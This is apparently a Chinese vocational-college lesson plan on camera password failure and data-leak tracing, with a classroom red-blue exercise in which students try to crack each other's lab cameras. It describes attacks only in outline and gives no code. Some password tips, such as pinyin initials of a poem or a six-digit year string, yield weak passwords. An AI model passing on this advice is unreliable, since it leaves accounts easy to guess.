2022年全国职业院校技能大赛教学能力比赛

公民信息数据安全保障

教　案

参赛组别：　高职专业课程一组

专业大类：电子与信息大类（计算机类）

课程名称：　信息安全技术与实施

授课对象：　高职信息安全技术应用专业

信安・校警合作班二年级学生

项目学时：　16学时

目 录

教案 1 摄像头认证失效溯源（2 学时）

教学模块	模块五 公民信息数据安全保障	教学任务	任务 1 摄像头认证失效溯源
授课班级	信安 2006 班（校警合作班）	课程类型	理实一体课
授课时间	2021.12.06	授课地点	智慧网联安全实训室

内容分析

本次课为模块五-公民信息数据安全保障的第一个任务，在学习了前四个模块的基础上，依托本专业**市网络空间安全工程技术联合研究中心真实案例——某智慧交通摄像头实时画面被监听的案件，展开对数据安全口令失效的深入学习，进一步介绍数据泄露的方式。

1.创设摄像头认证失效情境，分析摄像头弱口令安全设置方法；


2.结合“等保”标准要求，配置服务器认证策略；


3.利用攻防演习，开展对口令强度安全评估。


学情分析

【知识和技能基础】

通过前导模块的学习，100%学生掌握了信息安全核心要素、基础的网络通信协议结构等知识，具备了网络安全工具的使用能力，但76.9%的同学工具使用能力熟练度和规范性需进一步提升。










【认知与实践能力】

88.5%的学生逻辑思维和迁移能力有待加强，但王友国等3名学生参与过市公安局的网络安全应急演练活动，宋佳骏等12名学生参加过CTF网络安全大赛，具有一定数据安全的实践能力。

赛项名称	参赛学生	获奖情况
“绿盟杯”**市大学生信息安全竞赛（线上赛）	伍月桦、宋佳骏	二等奖
**网络安全社团选拔赛	王友国、唐悦贸、陈鹏、杨鹏	一等奖
**网络安全社团选拔赛	陈涛、代号、唐定星	二等奖
“深信服杯”网络安全竞赛	朱禹熹、李成唯	优秀奖

<table>
<tr><td></td><td colspan="3">【学习特点】
38.6%的学生喜欢讨论热点安全问题，42.3%的学生喜欢竞技，喜欢通过攻击去发现问题、挖掘漏洞，但主动防护的意识有待加强。
  </td></tr>
<tr><td rowspan="3">教学目标</td><td>知识目标</td><td colspan="2">1.了解摄像头数据泄露的原因。
2.理解密码和口令的区别。
3.掌握安全口令的配置原则。</td></tr>
<tr><td>能力目标</td><td colspan="2">1.能为智慧交通系统摄像头配置高安全度的认证策略。
2.能为 Windows 系统账户身份认证配置的安全策略。</td></tr>
<tr><td>素质目标</td><td colspan="2">1.通过学习《网络安全等级保护 2.0》制度中口令安全标准条款，增强口令设置的规范意识。
2.通过学习中国密码女神王小云连破两项美国顶级密码的案例，提升敢于挑战权威的科学怀疑精神。
3.通过学习《中华人民共和国数据安全法》，增强口令安全的防范意识。</td></tr>
<tr><td rowspan="2">教学
重难点</td><td colspan="3">【教学重点】
1.摄像头数据泄露的原因
2.安全口令的配置原则
【解决措施】
1.通过播放视频、案件模拟、网安警官分析等，带领学生身临其境的探索摄像头数据泄露的原因。
2.课前通过预习初步感知账号注册时常用的口令设置方式，课中通过头脑风暴、对比分析、标准引入、思维导图，帮助学生总结安全口令的配置原则。</td></tr>
<tr><td colspan="3">【教学难点】
1.区分密码与口令
2.为智慧交通系统摄像头配置高安全度的认证策略
3.准确评估口令的安全强度
【解决措施】
1.通过课前预习初步感知密码和口令的概念，课中播放王小云专家对密码口令的分析视频，结合教师举例，逐步帮助学生正确区分密码和口令。
2.通过课前预习初步感知智慧交通系统中的摄像头采集的数据的具体作用，通过课中教师示教分析、进阶演练、问题指导，帮助学生实施为智慧交通系统摄像头配置高安全度的口令的任务。
3.课中通过密码强度智能检测平台评估功能，帮助学生正确评估口令的安全强度，通过对抗演各小组测试其他小组的口令设置安全度。</td></tr>
<tr><td>教法</td><td>情境教学法、演示法、小组讨论法</td><td>学法</td><td>自主学习法、探究学习法、合作学习法</td></tr>
<tr><td rowspan="2">资源与手段</td><td colspan="2">教学资源</td><td>作用</td></tr>
<tr><td colspan="2">【网络攻防虚拟靶场平台】摄像头认证失效溯源实践环境</td><td>1.提供实景网络安全练习环境；
2.采集实操过程</td></tr>
</table>


		学习数据； 3.记录评估实操过程技术规范.
	【竞技考核平台】摄像头认证失效溯源考核关卡 	1.采集实操过程学习数据； 2.动态评价学生实践过程表现；
	【智慧交通数字孪生可视化平台】摄像头认证失效溯源 3D 场景 	模拟智慧交通摄像头布局场景，给学生提供真实学习情境
	【智慧网联安全实训室】摄像头认证失效溯源案例实景 	还原智慧交通实景，给学生提供真实实操环境
	【密码强度智能检测平台】 	口令配置的安全度验证

教学流程	 课前探学 课中探究 课后践学 动态闭环 环节1感新知 自主学习 账号注册时账户名 密码设置方法 复习任务 预习任务 在线讨论 课前测试 学情分析 明确目标 确定重难点 教学调整 任务试做 摄像头使用 摄像头尝试练习 等保标准梳理 感知 环节2 探现象 “摄像头安全”案例 背景引入 视频播放 课前关联 头脑风暴 环节3 探原理 身份认证的概念、口令与密码区别 概念探究 视频播放 方法探究 重点测试 原理探究 原理探究 重点测试 目标感知 感知 环节4 探方法 安全口令配置的原则 方法探究 头脑风暴 小组展示 方法讲解 标准讲解 考核评价 突破重点 理解 环节5 单兵演 摄像头口令配置与评估 工具讲解 任务讲解 实操体验 环节6 对抗演 攻防对抗实操 破解尝试 口令破解 数据窃取 数据保护 数据防护 目标达成 深化 环节7 展成效 对抗过程及结果展示 实战复盘 实战过程分析 重难点总结 生生互评 环节8 拓能力 口令技术拓展 宣传素材 口令技术知识 宣传素材制作 报告撰写 课后作业 报告撰写 目标深化 综合能力提升阶段二 靶场环境、竞技考核平台 视频动画资源 教学过程 学习手册 学习通 互联网 教学实施流程 教学过程连接

教学过程-课前启化				
教学环节	教学内容	教师活动	学生活动	设计意图
感新知	1.账号注册时用户名密码的设置方法； 2.智慧交通系统中的摄像头能采集的数据； 3.智慧交通系统中的摄像头采集的数据的具体作用； 4.《海康威视摄像头安装手册》：  5.《网络安全等级保护2.0》制度中口令安全标准条款;  6.《中华人民共和国数据安全法》：  	**1.推送学习资源：** 通过学习通平台推送《海康威视摄像头安装手册》《网络安全等级保护2.0》《中华人民共和国数据安全法》等学习资源。 **2.发布了解任务：** 通过学习通平台发布讨论：（1）智慧交通系统中的摄像头能采集哪些数据？（2）智慧交通系统中的摄像头采集的数据有哪些具体的作用？ **3.发布搜集任务：** 通过学习通平台发布“搜集账号注册时户名密码常用的设置方法”的任务； **4.发布安装任务：** 分发摄像头，引导学生分小组尝试完成摄像头安装，调研摄像头风险问题。 **5.发布梳理任务：** 通过学习通平台发布“梳理口令安全标准条款”的任务。 **6.发布测试题：** 通过学习通平台发布配套测试题5-2。 **7.查看反馈，与学生线上互动交流：** 查看学生测验结果和线上学习数据，在学习通平台与学生线上互动交流，及时调整教学策略。	**1.完成了解任务：** 利用互联网了解摄像头在智慧交通系统中的应用，在学习通平台讨论区完成相应讨论。 **2.完成搜集任务：** 搜集生活中常见的注册密码设置的方式，并将文字或截图上传至学习通平台。完成《网络安全等级保护2.0》口令安全标准条款的梳理，并上传学习平台。 **3.完成安装任务：** 学习《海康威视摄像头安装手册》，分小组完成对应摄像头安装，收集资料完成摄像头风险调研。 **4.完成梳理任务：** 学习《网络安全等级保护2.0》制度文件，梳理其中的中口令安全标准条款。 **5.完成测试题：** 通过学习通平台完成配套测试题5-2。 **6.线上互动交流：** 通过学习通平台与老师线上互动交流，反馈预习过程中的疑问。	**【信息化手段】** 通过学习通平台发布学习任务，引导学生完成课前任务，为课堂教学做好充分的准备，提高课堂效率。 **【课程思政】** 通过初步了解《网络安全等级保护2.0》制度中口令安全标准条款，帮助学生树立口令设置的规范意识。 **【素质目标】** 通过初步了解《中华人民共和国数据安全法》，树立密码安全的防范意识。 **【把握学情，及时调整教学策略】：** 通过学习通平台，获取学情，为教学策略调整提供依据。
教学过程-课中内化				

教学环节	教学内容	教师活动	学生活动	设计意图
探现象 (20min) 课程片段视频一	1.“摄像头安全”案例分析。 2.智慧交通系统中的摄像头采集的数据的具体作用： （1）字符识别 （2）人脸识别 （3）车牌识别 （4）特征属性识别 （5）行为识别 （6）实时解析 【教学重点1突破】 3.摄像头数据泄露的原因： （1）数据传输未加密； （2）初始密码为弱口令； （3）未限制用户密码复杂度； （4）未提供登录失败处理功能； （5）在本地存储时未采取加密保护措施； （6）未提供固件更新修功能； （7）后端信息系统存在越权漏洞； （8）未对恶意代码和特殊字符进行有效过滤； 	1. **预习回顾**：打开学习通平台，展示学生课前关于网络摄像头风险情况的调研，抽取学生分享 2. **实物探究**：引导学生正确布设摄像头，体验摄像头使用方法，思考攻破原因。 3. **用法总结**：总结摄像头使用方法，引导学生尝试破解他人摄像头。 **3.问题抽答**：抽取学生分享摄像头攻击过程体验。 **4.引出任务**：通过“智慧交通数字孪生可视化平台”引出智慧交通系统摄像头安全防护任务： （1）智慧交通系统摄像头安全配置 （2）智慧交通系统摄像头安全评估 （3）智慧交通系统摄像头安全测试 	**1.分享、聆听**：学生代表分享调研结果，其余学生仔细聆听。 **2. 体验实做**：安装摄像头，体验摄像头的使用方法。 **3. 破解尝试**：通过体验摄像头的使用，寻找摄像头破解方法，尝试破解。 **4. 分享交流**：分享摄像头攻击过程，总结流程经验。 **5.任务感知**：感知任务场景，观察任务实景，分析任务内容。 	【信息化手段】 1. 通过“智慧交通数字孪生可视化平台”引出智慧交通系统摄像头安全防护任务，模拟智慧交通摄像头布局场景，给学生提供真实学习情境。 【课岗融通】 岗位能力：掌握数据泄露常见的的原因。 【信息化手段】 通过播放“摄像头安全”视频案例，引导学生思考。 【素质目标】 通过网安警官总结近年来摄像头数据泄露事件情况，**激发学生的数据安全防范意识**，帮助学生意识到摄像头口令安全的重要性。
探原理 (15min)	1.身份认证的概念： 所谓身份认证，就是判断一个用户是否为合法用户的处理过程。最常用的简单身份认证方式是系统通过核对用户输入的用户名和口令，看其是否与系统中存储的该用户的用户名和口令一致，来判断用户身份是否正确。 【教学难点1突破】 2.密码学家王小云开讲啦视频。	**1.问题引思**：提出问题：前面网安警官在分析摄像头数据泄露事件时，提到身份认证失效，那么到底什么是身份认证，口令和密码有什么区别呢？ **2.专家讲解**：播放密码学家王小云开讲啦视频。 **3.案例分析**：以“阿里巴巴与四十大盗”故事中“芝麻开门”口令为例分析口令的特点。	**1.问题思考**：思考什么是身份认证，口令和密码有什么区别呢。 **2.视频观看**：认真观看视频，尝试理解口令和密码有什么区别，并积极回答。 **3.新知学习**：认真听讲并补充记录密码和口令的区别，身份认证失效的安全隐患。 **4.回答问题**：积极回	【课程思政】 通过了解王小云破解号称无懈可击的MD5密码系统的过程，提升**敢于挑战权威的科学怀疑精神**。 【信息化手段】 通过播放密码学家王小云开讲啦视频，帮助学生理解密码和口令的区别，

	 3.口令与密码的区别： （1）口令：其主要限定于个别人理解的符号系统，用于验证用户权限，如登录网站、电子邮箱和银行取款时输入的。 （2）密码：用来混淆的技术，使用者希望将正常的(可识别的)信息转变为无法识别的信息。但这种无法识别的信息部分是可以再加工并恢复和破解的。	**4.案例分析：**以“智取威虎山”电影片段中的“天王盖地虎，宝塔镇河妖”暗语为例进一步分析密码的特点。  **5.随堂测验：**发布区分密码和口令的随堂测验。 **6.测试结果分析：**打开学习通平台查看学生随堂测试情况。	答老师提出对问题，进一步思考口令与密码对区别。 **5.完成测试：**完成区分密码和口令的随堂测验。	身份认证失效的安全隐患，**突破教学难点1。** 结合学习通平台随堂测试，检验学生的课堂学习效果，确定教学难点1完成情况。
探方法（10min）	**【教学重点2突破】** 1.摄像头口令安全配置原则。 2.《网络安全等级保护2.0》制度中口令安全标准条款：应对登录的用户进行身份标识和鉴别，身份标识具有唯一性，身份鉴别信息具有复杂度要求并定期更换。 3. 安全口令的配置技巧： （1）句子拼音化+特殊符号： 古诗“春眠不觉晓，处处闻啼鸟”，换成拼音首个字母就变成了cmbjx，ccwtn。如果是大小写结合更好 （2）拼音数字互换+特殊符号+数字： 古诗“两个黄鹂鸣翠柳，一行白鹭上青天。”，就可以变成2ghlmcl，1hblsqt。同样英文设置成大小写，安全系数会更高 （3）中英文互换+特殊符号+数字： 古诗“不知细叶谁裁出，二月春风似剪刀。“就	**1.发布阶段任务1：**为各小组分配对应的智慧交通系统摄像头，请同学们完成口令配置。 **2.考核评价：**通过学习通平台对学生上传的思维导图进行评价。 **3.总结升华：**总结学生展示情况，强调个人隐私数据保护的重要性。 **4.破解摄像头：**尝试用获取各小组的摄像头权限。 **5.验证口令强度：**使用利用密码强度检测平台测试学生提交的口令强度。 **6.发布讨论任务：**除了口令配置以外还有哪些常见的身份认证方式？ **7.标准讲解：**分析《GB/T 36627-2018 信息安全技术网络安全等级保护测试评估技术指南》要求中明确提到的安全计算环境的身份鉴别控制点要求。 **8.技巧举例：**举例讲解如何配置出一个既安全又便于记住的口令。 **9.岗位实操：**Windows	**1.头脑风暴：**小组讨论安全度高的口令应该满足哪些要求，并将讨论结果做成思维导图上传到学习通平台。 **2.小组展示：**请小组上台展示讨论出的安全口令的配置原则思维导图，其他小组进行补充。 **3.小组互评：**各小组通过学习通平台对其他小组的思维导图进行评价。 **4.完善思维导图：**根据教师讲解完善思维导图。 **5.配置摄像头：**在学习基础上再次尝试为小组的摄像头配置安全口令。 **6.安全口令提交：**将配置好的口令提交到学习通平台 **7.小组讨论：**查阅相关资料，联系生活场景，将你们平时遇到过对身份认证方式上传至学习	**【信息化手段】** 通过绘制思维导图、生生互评等帮助学生完整梳理安全口令的配置原则，**突破教学重点2。** **【素质目标】** 通过头脑风暴、小组展示等，培养学生**团队合作互相学习的精神。** **【课程思政】** 1.通过学习《网络安全等级保护2.0》制度中口令安全标准条款，**增强口令设置的规范意识。** 2.通过古诗词引入帮助学生掌握口令配置的技巧，体会中国传统文化的博大精深，树立文化自信。 **【课岗融通】**

	可以变成bzxyscc，2ycflikejd。 （4）特殊数字：珠穆朗玛峰高度去掉小数点就变成884886，秦始皇在位时间为公元前247-前210年，密码就可以设置为247210 4.Windows系统账户身份认证策略的安全配置 5. 口令配置及评估过程初探	系统账户身份认证策略的安全配置。 **10.课堂小结：** （1）口令和密码的区别 （2）安全口令配的置原则 （3）Windows系统账户身份认证策略的安全配置	通平台。 **8.实操演练：**完成Windows系统账户身份认证策略的安全配置。 **9.总结记录：**认真聆听教师总结并做好记录。	通过数据安全工程师岗位工作任务-Windows系统账户身份认证策略的安全配置
单兵演（15min）	**【教学难点2突破】** 1.智慧交通摄像头安全口令的配置：  2.智慧交通摄像头安全口令评估：  3.《中华人民共和国数据安全法》--第二十二条，国家建立集中统一、高效权威的数据安全风险评估、报告、信息共享、监测预警机制。国家数据安全工作协调机制统筹协调有关部门加强数据安全风险信息的获取、分析、研判、预警工作。	**1.案例分析：**通过网络攻防虚拟靶场平台展示智慧交通摄像头拓扑结构图，分析学生配置任务。  **2.教师示教：**教师现在演示为智慧交通摄像头配置安全口令的步骤： （1）获取摄像头的IP地址 （2）找到摄像头口令配置界面 （3）配置摄像头口令 **3.安全评估：**利用密码强度检测平台测试学生提交的口令强度。 **4.法律宣贯：**介绍《中华人民共和国数据安全法》--第二十二条。 **5.发布诊改任务：**根据强度检测结果，发布诊改任务。	**1.获取地址：**根据教师讲解尝试获取摄像头的IP地址. **2.安全口令配置：**各小组根据安全口令配置原则完成智慧交通系统摄像头口令配置。 **3.安全口令提交：**将配置好的口令提交到学习通平台 **4.法律学习：**学习《中华人民共和国数据安全法》--第二十二条。 **5.完成诊改任务：**根据强度检测结果进行诊改。	**【信息化手段】** 通过网络攻防虚拟靶场平台灵活重现了智慧智慧交通摄像头实景网络。 **【课程思政】** 通过口令复杂度设置的逐渐增强，培养学生**精益求精的工匠精神** **【素质目标】** 通过介绍《中华人民共和国数据安全法》--第二十二条，增强口令安全的防范意识。
对抗演（20min）	**【教学难点3突破】** 智慧交通摄像头安全口令测试：各小组分别对其他小组的摄像头进行渗透测试 	**1.发布竞技考核任务：**通过竞技考核平台发布智慧交通摄像头口令配置任务。 **2.攻防导调：**关注学生演习过程，研判演习态势，引导演习难度不断进阶； **3.个性指导：**对个性问	**1.战术讨论:**小组研讨任务要求，制定对抗演习方案； **2.协同作战:**小组内部合理分工，团结协作精准实施攻击和防御； **3.战略调整：**根据演习实况，及时调整作	**【课赛融通】** 通过竞技考核平台真实还原**了世界技能大赛网络安全赛项竞赛模式。** **【课岗融通】** 通过角色扮演，模拟护网行动

		题进行针对性指导，帮助学生解决卡壳问题。 **4.共性指导：**针对普遍性问题，集中点拨，提高课堂效率。 **5.教师评价：**教师根据演习实况，通过学习通平台进行过程评价。	战策略。 **4.战果提交：**红蓝双方提交战果。	红蓝真实工作常见，给学生深刻的学习与实践体验，帮助学生**突破重难点。** **【素质目标】** 通过演习难度不断升级，培养学生不畏艰难的**劳动精神。**
展**成效** **(10min)**	1.小组复盘展示。 2 根据摄像头测试结果进行复盘讲解。 3.归纳总结高安全度口令配置方法和流程。	**1.组织复盘展示：**展示红蓝双方演习成果，抽取小组复盘演习任务完成过程，分享心得体会。 **2.教师点评：**点评学生演习过程中的表现，提出现存问题和需注意事项； **3.组织生生互评：**引导学生公平公正开展生生互评。 **4.归纳总结：**对本任务知识进行梳理和总结强调。	**1.小组复盘：**小组红蓝双方演示演习任务完成过程，分享心得体会； **2.复盘诊改：**被攻破的小组进行诊改：并上台汇报诊改情况 **3.生生互评：**其他小组同学从知识掌握程度、团队协作能力、精益求精的工匠精神等多个方面对展示小组进行评价。	**【课岗融通】** 通过红蓝双方学生复盘展示，锻炼学生的语言表达能力，培养学生高安全度口令配置的技能； 通过生生互评，促进学生互帮互助、相互学习、取长补短。
教学过程-课后转化				
教学环节	**学习内容**	**教师活动**	**学生活动**	**设计意图**
拓**视野**	为网络宣传周制作口令安全宣传素材收集	**1.发布作业：**课后拓展任务5-1； **2.发布讨论：**学习反馈讨论； **3.线上指导：**根据学生问题反馈进行个性化学习指导；	**1.拓展练习：**尝试完成课后拓展任务； **2.反馈问题：**反馈任务完成过程中遇到的问题； **3.自我提升：**根据网安警官反馈完善口令安全配置的规范要求。 **4.评价教师：**完成智慧校园的学生评教。	**【课岗融通】** 通过拓展任务，帮助学生学以致用，拓展视野，提升综合问题解决能力，在网安警官的评价中，**明确岗位规范。** **【信息化手段】** 网络攻防虚拟靶场平台、竞技考核平台，学习通平台。
拓**能力**	完成电脑的口令配置，并完成系统口令安全配置报告撰写。	**1.网安警官评价:**网安警官通过学习通平台查看学生口令安全配置报告撰写的内容，根据GB/T 36627-2018标准要求对撰写内容进行综合评价。		
教学评价				

任务1摄像头认证失效溯源 考核评测表

评价维度	评价目标	评价指标	分值
知识	了解摄像头数据泄露的原因	摄像头数据泄露的原因测验完成情况	20
	理解密码和口令的区别	密码和口令的区别测验完成情况	40
	掌握安全口令的配置原则	口令配置原则测验完成情况	40
能力	能为智慧交通系统摄像头配置	配置口令长度是否大于8个字符	15

		高安全度的认证策略	口令是否为连续的某个字符或重复某些字符的组合	15
			口令是否为四类字符的组合	20
		能为Windows系统账户配置身份认证安全策略	口令中是否包含与本人有关的信息	15
			口令是否为用数字或符号代替某些字母的单词	15
			口令是否易记且可以快速输入	20
	素质	网络安全意识	是否梳理了《网络安全等级保护2.0》制度中口令安全标准条款	-
			是否参与中国密码女神王小云连破两项美国顶级密码的案例的讨论	-
			是否学习了《中华人民共和国数据安全法》	-
		操作规范性	配置Windows系统账户身份认证安全策略的规范性	-
			配置智慧交通系统摄像头认证策略的规范性	-
		职业规范性	系统口令安全配置报告撰写的规范性	-

教学反思

授课实效

1.素质目标达成

根据学习通平台的网安警官和项目导师评价等数据分析得出，学生对摄像头口令配置的重视程度得到提升，学习兴趣更浓厚；同时口令安全的防范意识和口令配置的规范意识均有所提升，素质目标达成。

2.知识目标达成


根据学习通平台采集的测试与完成课中问题的分析与回答结果等数据分析得出，31%的学生在技能训练考核中获得满分，55.2%的学生获得良好，13.8%的学生合格，知识目标达成。



3.能力目标达成

根据竞技考核平台采集的小组通关情况等数据分析得出，在攻防对抗实战演练中有五个小组同学通过小组协作都能为摄像头配置高安全度的口令，防止对手的破解，能力目标达成。

	
特色创新	1.通过教师课堂模拟演示摄像头数据泄露的场景，网安警官真实案例分析等，帮助学生身临其境的感受摄像头数据泄露的危害，有效激发学生的学习兴趣和探索精神。 2.通过密码安全配置竞技考核，把难以完全掌握的密码配置原则进行颗粒化细分成便于理解的应用场景，环环相扣，层层深入，有效帮助学生突破教学重点。 3.通过密码强度智能检测平台将抽象的密码复杂度可视化，帮助学生更好的评估设置口令的复杂度及其相关问题，从而更好的完成高安全度口令的设置，有效突破了教学难点。
改进设想	【问题反思】 网络攻防虚拟靶场平台中重构的智慧交通摄像头场景比较单一，未能全面体现智慧交通摄像头的应用场景。 【改进措施】 联合**市网络空间安全工程技术联合研究中心，完善网络攻防虚拟靶场平台中重构的智慧交通摄像头场景。

教案 2 二维码木马植入溯源（2 学时）

<table>
<tr><td>教学模块</td><td>模块五 公民信息数据安全保障</td><td>教学任务</td><td>任务 2 二维码木马植入溯源</td></tr>
<tr><td>授课班级</td><td>信安 2006 班（校警合作班）</td><td>课程类型</td><td>理实一体课</td></tr>
<tr><td>授课时间</td><td>2021.12.08</td><td>授课地点</td><td>智慧教室</td></tr>
<tr><td>内容分析</td><td colspan="3">本次课为模块五数据安全保障的第二个任务，在第一个任务学习了摄像头认证失效溯源的基础上，依托本专业**市网络空间安全工程技术联合研究中心真实案例——二维码隐私数据泄漏的案件，展开对系统木马盗取数据原理的深入学习，因此，决定本次课教学内容为：
